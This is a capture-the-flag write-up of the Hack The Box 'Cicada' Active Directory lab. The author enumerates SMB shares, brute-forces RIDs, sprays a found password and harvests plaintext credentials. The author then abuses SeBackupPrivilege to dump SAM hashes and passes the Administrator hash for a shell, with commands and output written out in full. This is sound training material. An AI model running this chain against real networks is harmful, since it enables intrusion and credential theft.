Cicada is an easy-difficult Windows machine that focuses on beginner Active Directory enumeration and exploitation. In this machine, players will enumerate the domain, identify users, navigate shares, uncover plaintext passwords stored in files, execute a password spray, and use the SeBackupPrivilege to achieve full system compromise.
Recon
Nmap
~/hackthebox/machines/cicada ᐅ nmap -Pn 10.129.14.26
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-22 19:49 EAT
Nmap scan report for 10.129.14.26
Host is up (0.44s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
PORT     STATE SERVICE           REASON  VERSION
53/tcp   open  domain            syn-ack Simple DNS Plus
88/tcp   open  kerberos-sec      syn-ack Microsoft Windows Kerberos (server time: 2025-10-22 23:45:56Z)
135/tcp  open  msrpc             syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn       syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap              syn-ack Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?     syn-ack
464/tcp  open  kpasswd5?         syn-ack
636/tcp  open  ssl/ldapssl?      syn-ack
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb
SMB
~/hackthebox/machines/cicada ᐅ smbclient --list //10.129.14.26
Password for [WORKGROUP\eleven]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        DEV             Disk
        HR              Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
I really do not understand if the issue is my machine or the machine itself, I have tried lsisting the share permissions but it keeps throwing this error: NT_STATUS_RESOURCE_NAME_NOT_FOUND


so I decided to connect to the non-standard shares: DEV and HR
DEV was empty (I did not have permissions to list things)
HR had a note left that:
which says:

So we have credentials:
password: Cicada$M6Corpb*@Lp#nZp!8
username: ?
Next I will use netexec to brute force user ids from 0-4000
~/hackthebox/machines/cicada ᐅ nxc smb CICADA-DC -u guest -p '' --rid-brute
SMB         10.129.212.182  445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.129.212.182  445    CICADA-DC        [+] cicada.htb\guest:
SMB         10.129.212.182  445    CICADA-DC        498: CICADA\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.212.182  445    CICADA-DC        500: CICADA\Administrator (SidTypeUser)
SMB         10.129.212.182  445    CICADA-DC        501: CICADA\Guest (SidTypeUser)
SMB         10.129.212.182  445    CICADA-DC        502: CICADA\krbtgt (SidTypeUser)
SMB         10.129.212.182  445    CICADA-DC        512: CICADA\Domain Admins (SidTypeGroup)
SMB         10.129.212.182  445    CICADA-DC        513: CICADA\Domain Users (SidTypeGroup)
SMB         10.129.212.182  445    CICADA-DC        514: CICADA\Domain Guests (SidTypeGroup)
SMB         10.129.212.182  445    CICADA-DC        515: CICADA\Domain Computers (SidTypeGroup)
SMB         10.129.212.182  445    CICADA-DC        516: CICADA\Domain Controllers (SidTypeGroup)
SMB         10.129.212.182  445    CICADA-DC        517: CICADA\Cert Publishers (SidTypeAlias)
SMB         10.129.212.182  445    CICADA-DC        518: CICADA\Schema Admins (SidTypeGroup)
SMB         10.129.212.182  445    CICADA-DC        519: CICADA\Enterprise Admins (SidTypeGroup)
SMB         10.129.212.182  445    CICADA-DC        520: CICADA\Group Policy Creator Owners (SidTypeGroup)
SMB         10.129.212.182  445    CICADA-DC        521: CICADA\Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.212.182  445    CICADA-DC        522: CICADA\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.129.212.182  445    CICADA-DC        525: CICADA\Protected Users (SidTypeGroup)
SMB         10.129.212.182  445    CICADA-DC        526: CICADA\Key Admins (SidTypeGroup)
SMB         10.129.212.182  445    CICADA-DC        527: CICADA\Enterprise Key Admins (SidTypeGroup)
SMB         10.129.212.182  445    CICADA-DC        553: CICADA\RAS and IAS Servers (SidTypeAlias)
SMB         10.129.212.182  445    CICADA-DC        571: CICADA\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.129.212.182  445    CICADA-DC        572: CICADA\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.129.212.182  445    CICADA-DC        1000: CICADA\CICADA-DC$ (SidTypeUser)
SMB         10.129.212.182  445    CICADA-DC        1101: CICADA\DnsAdmins (SidTypeAlias)
SMB         10.129.212.182  445    CICADA-DC        1102: CICADA\DnsUpdateProxy (SidTypeGroup)
SMB         10.129.212.182  445    CICADA-DC        1103: CICADA\Groups (SidTypeGroup)
SMB         10.129.212.182  445    CICADA-DC        1104: CICADA\john.smoulder (SidTypeUser)
SMB         10.129.212.182  445    CICADA-DC        1105: CICADA\sarah.dantelia (SidTypeUser)
SMB         10.129.212.182  445    CICADA-DC        1106: CICADA\michael.wrightson (SidTypeUser)
SMB         10.129.212.182  445    CICADA-DC        1108: CICADA\david.orelious (SidTypeUser)
SMB         10.129.212.182  445    CICADA-DC        1109: CICADA\Dev Support (SidTypeGroup)
SMB         10.129.212.182  445    CICADA-DC        1601: CICADA\emily.oscars (SidTypeUser)
I’ll use grep and cut to make a users list from this:
~/hackthebox/machines/cicada ᐅ nxc smb CICADA-DC -u guest -p '' --rid-brute | grep SidTypeUser | cut -d'\' -f2 | cut -d' ' -f1 | tee users
Administrator
Guest
krbtgt
CICADA-DC$
john.smoulder
sarah.dantelia
michael.wrightson
david.orelious
emily.oscars
We can try to spray the password with each user on the list with netexec:
~/hackthebox/machines/cicada ᐅ nxc smb CICADA-DC -u users -p 'Cicada$M6Corpb*@Lp#nZp!8' --continue-on-success
SMB         10.129.212.182  445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.129.212.182  445    CICADA-DC        [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.129.212.182  445    CICADA-DC        [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.129.212.182  445    CICADA-DC        [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.129.212.182  445    CICADA-DC        [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.129.212.182  445    CICADA-DC        [-] cicada.htb\john.smoulder:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.212.182  445    CICADA-DC        [-] cicada.htb\sarah.dantelia:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.212.182  445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.129.212.182  445    CICADA-DC        [-] cicada.htb\david.orelious:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.212.182  445    CICADA-DC        [-] cicada.htb\emily.oscars:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
It works with the user:
cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
Now we can check access with other services in the domain:
SMB:
~/hackthebox/machines/cicada ᐅ nxc smb CICADA-DC -u michael.wrightson -p 'Cicada$M6Corpb*@Lp#nZp!8'
SMB         10.129.212.182  445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.129.212.182  445    CICADA-DC        [-] Error checking if user is admin on 10.129.212.182: The NETBIOS connection with the remote host timed out.
SMB         10.129.212.182  445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
Works well, now lets try LDAP and WinRM:
~/hackthebox/machines/cicada ᐅ nxc ldap CICADA-DC -u michael.wrightson -p 'Cicada$M6Corpb*@Lp#nZp!8'
[*] Initializing LDAP protocol database
SMB         10.129.212.182  445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
LDAP        10.129.212.182  389    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
~/hackthebox/machines/cicada ᐅ nxc winrm CICADA-DC -u michael.wrightson -p 'Cicada$M6Corpb*@Lp#nZp!8'
WINRM       10.129.212.182  5985   CICADA-DC        [*] Windows Server 2022 Build 20348 (name:CICADA-DC) (domain:cicada.htb)
WINRM       10.129.212.182  5985   CICADA-DC        [-] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
unfortunately the user does not have permissions to log in remotely, we can try to list share permissions on SMB:
~/hackthebox/machines/cicada ᐅ nxc smb CICADA-DC -u michael.wrightson -p 'Cicada$M6Corpb*@Lp#nZp!8' --shares
SMB         10.129.212.182  445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.129.212.182  445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.129.212.182  445    CICADA-DC        [*] Enumerated shares
SMB         10.129.212.182  445    CICADA-DC        Share           Permissions     Remark
SMB         10.129.212.182  445    CICADA-DC        -----           -----------     ------
SMB         10.129.212.182  445    CICADA-DC        ADMIN$                          Remote Admin
SMB         10.129.212.182  445    CICADA-DC        C$                              Default share
SMB         10.129.212.182  445    CICADA-DC        DEV
SMB         10.129.212.182  445    CICADA-DC        HR              READ
SMB         10.129.212.182  445    CICADA-DC        IPC$            READ            Remote IPC
SMB         10.129.212.182  445    CICADA-DC        NETLOGON        READ            Logon server share
SMB         10.129.212.182  445    CICADA-DC        SYSVOL          READ            Logon server share
Aaaand, Her does not have any permissions to any shares beyond guest account
Initial Access
Since we have LDAP for user michael.wrightson, we can use netxec with the —user flag to list all users
~/hackthebox/machines/cicada ᐅ nxc ldap CICADA-DC -u michael.wrightson -p 'Cicada$M6Corpb*@Lp#nZp!8' --users
SMB         10.129.212.182  445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
LDAP        10.129.212.182  389    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
LDAP        10.129.212.182  389    CICADA-DC        [*] Enumerated 8 domain users: cicada.htb
LDAP        10.129.212.182  389    CICADA-DC        -Username-                    -Last PW Set-       -BadPW- -Description-
LDAP        10.129.212.182  389    CICADA-DC        Administrator                 2024-08-26 20:08:03 2       Built-in account for administering the computer/domain
LDAP        10.129.212.182  389    CICADA-DC        Guest                         2024-08-28 17:26:56 2       Built-in account for guest access to the computer/domain
LDAP        10.129.212.182  389    CICADA-DC        krbtgt                        2024-03-14 11:14:10 2       Key Distribution Center Service Account
LDAP        10.129.212.182  389    CICADA-DC        john.smoulder                 2024-03-14 12:17:29 2
LDAP        10.129.212.182  389    CICADA-DC        sarah.dantelia                2024-03-14 12:17:29 1
LDAP        10.129.212.182  389    CICADA-DC        michael.wrightson             2024-03-14 12:17:29 0
LDAP        10.129.212.182  389    CICADA-DC        david.orelious                2024-03-14 12:17:29 1       Just in case I forget my password is aRt$Lp#7t*VQ!3
LDAP        10.129.212.182  389    CICADA-DC        emily.oscars                  2024-08-22 21:20:17 1
We have creds for another user:
user: david.orelious
password: aRt$Lp#7t*VQ!3
We repeat the same thing we did with the other user for this user again starting with SMB:
~/hackthebox/machines/cicada ᐅ nxc smb CICADA-DC -u david.orelious -p 'aRt$Lp#7t*VQ!3' --shares
SMB         10.129.212.182  445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.129.212.182  445    CICADA-DC        [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3
SMB         10.129.212.182  445    CICADA-DC        [*] Enumerated shares
SMB         10.129.212.182  445    CICADA-DC        Share           Permissions     Remark
SMB         10.129.212.182  445    CICADA-DC        -----           -----------     ------
SMB         10.129.212.182  445    CICADA-DC        ADMIN$                          Remote Admin
SMB         10.129.212.182  445    CICADA-DC        C$                              Default share
SMB         10.129.212.182  445    CICADA-DC        DEV             READ
SMB         10.129.212.182  445    CICADA-DC        HR              READ
SMB         10.129.212.182  445    CICADA-DC        IPC$            READ            Remote IPC
SMB         10.129.212.182  445    CICADA-DC        NETLOGON        READ            Logon server share
SMB         10.129.212.182  445    CICADA-DC        SYSVOL          READ            Logon server share
He does have access to the DEV share, lets try WinRM:
~/hackthebox/machines/cicada ᐅ nxc winrm CICADA-DC -u david.orelious -p 'aRt$Lp#7t*VQ!3'
WINRM       10.129.212.182  5985   CICADA-DC        [*] Windows Server 2022 Build 20348 (name:CICADA-DC) (domain:cicada.htb)
WINRM       10.129.212.182  5985   CICADA-DC        [-] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3
Nope nothing, maybe we log into SMB with the creds:
~/hackthebox/machines/cicada ᐅ smbclient //10.129.212.182/DEV -U 'david.orelious%aRt$Lp#7t*VQ!3'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Mar 14 15:31:39 2024
  ..                                  D        0  Thu Mar 14 15:21:29 2024
  Backup_script.ps1                   A      601  Wed Aug 28 20:28:22 2024

                4168447 blocks of size 4096. 477123 blocks available
contents of the script:
$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
$credentials = New-Object System.Management.Automation.PSCredential($username, $password)
$dateStamp = Get-Date -Format "yyyyMMdd_HHmmss"
$backupFileName = "smb_backup_$dateStamp.zip"
$backupFilePath = Join-Path -Path $destinationDirectory -ChildPath $backupFileName
Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath
Write-Host "Backup completed successfully. Backup file saved to: $backupFilePath"
It backups contents of C:\smb to D:\Backup using emily.oscars creds
We can try to enumerate the creds against WinRM
~/hackthebox/machines/cicada ᐅ nxc winrm CICADA-DC -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'
WINRM       10.129.212.182  5985   CICADA-DC        [*] Windows Server 2022 Build 20348 (name:CICADA-DC) (domain:cicada.htb)
WINRM       10.129.212.182  5985   CICADA-DC        [+] cicada.htb\emily.oscars:Q!3@Lp#M6b*7t*Vt (Pwn3d!
And that’s how we gain initial; access as emily.oscars on cicada
~/hackthebox/machines/cicada ᐅ evil-winrm -i cicada.htb -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'

Evil-WinRM shell v3.5


*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> whoami /all

USER INFORMATION
----------------

User Name           SID
=================== =============================================
cicada\emily.oscars S-1-5-21-917908876-1423158569-3159038727-1601

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Backup Operators                   Alias            S-1-5-32-551 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
SYSTEM
*Evil-WinRM* PS C:\> net user emily.oscars
User name                    emily.oscars
Full Name                    Emily Oscars
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            8/22/2024 2:20:17 PM
Password expires             Never
Password changeable          8/23/2024 2:20:17 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Backup Operators     *Remote Management Use
Global Group memberships     *Domain Users
The command completed successfully.
We can see that user is in the backup operators group
According to Microsoft docs, this group:
Members of the Backup Operators group can back up and restore all files on a computer, regardless of the permissions that protect those files. Backup Operators also can log on to and shut down the computer. This group can’t be renamed, deleted, or removed. By default, this built-in group has no members, and it can perform backup and restore operations on domain controllers. Members of the following groups can modify Backup Operators group membership: default service Administrators, Domain Admins in the domain, and Enterprise Admins. Members of the Backup Operators group can’t modify the membership of any administrative groups. Although members of this group can’t change server settings or modify the configuration of the directory, they do have the permissions needed to replace files (including operating system files) on domain controllers. Because members of this group can replace files on domain controllers, they’re considered service administrators.
This shows up in the form of the SeBackupPrivilege and SeRestorePrivilege:
*Evil-WinRM* PS C:\> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
Method 1 via secret dump
*Evil-WinRM* PS C:\programdata> reg save hklm\sam sam
The operation completed successfully.

*Evil-WinRM* PS C:\programdata> reg save hklm\system system
The operation completed successfully.

*Evil-WinRM* PS C:\programdata> download sam

Info: Downloading C:\programdata\sam to sam

Info: Download successful!
*Evil-WinRM* PS C:\programdata> download system

Info: Downloading C:\programdata\system to system

Info: Download successful!
~/hackthebox/machines/cicada ᐅ impacket-secretsdump -sam sam -system system LOCAL
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Target system bootKey: 0x3c2b033757a49110a9ee680b46e8d620
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Cleaning up...
~/hackthebox/machines/cicada ᐅ evil-winrm -i cicada.htb -u Administrator -H '2b87e7c93a3e8a0ea4a581937016f341'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
cicada\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>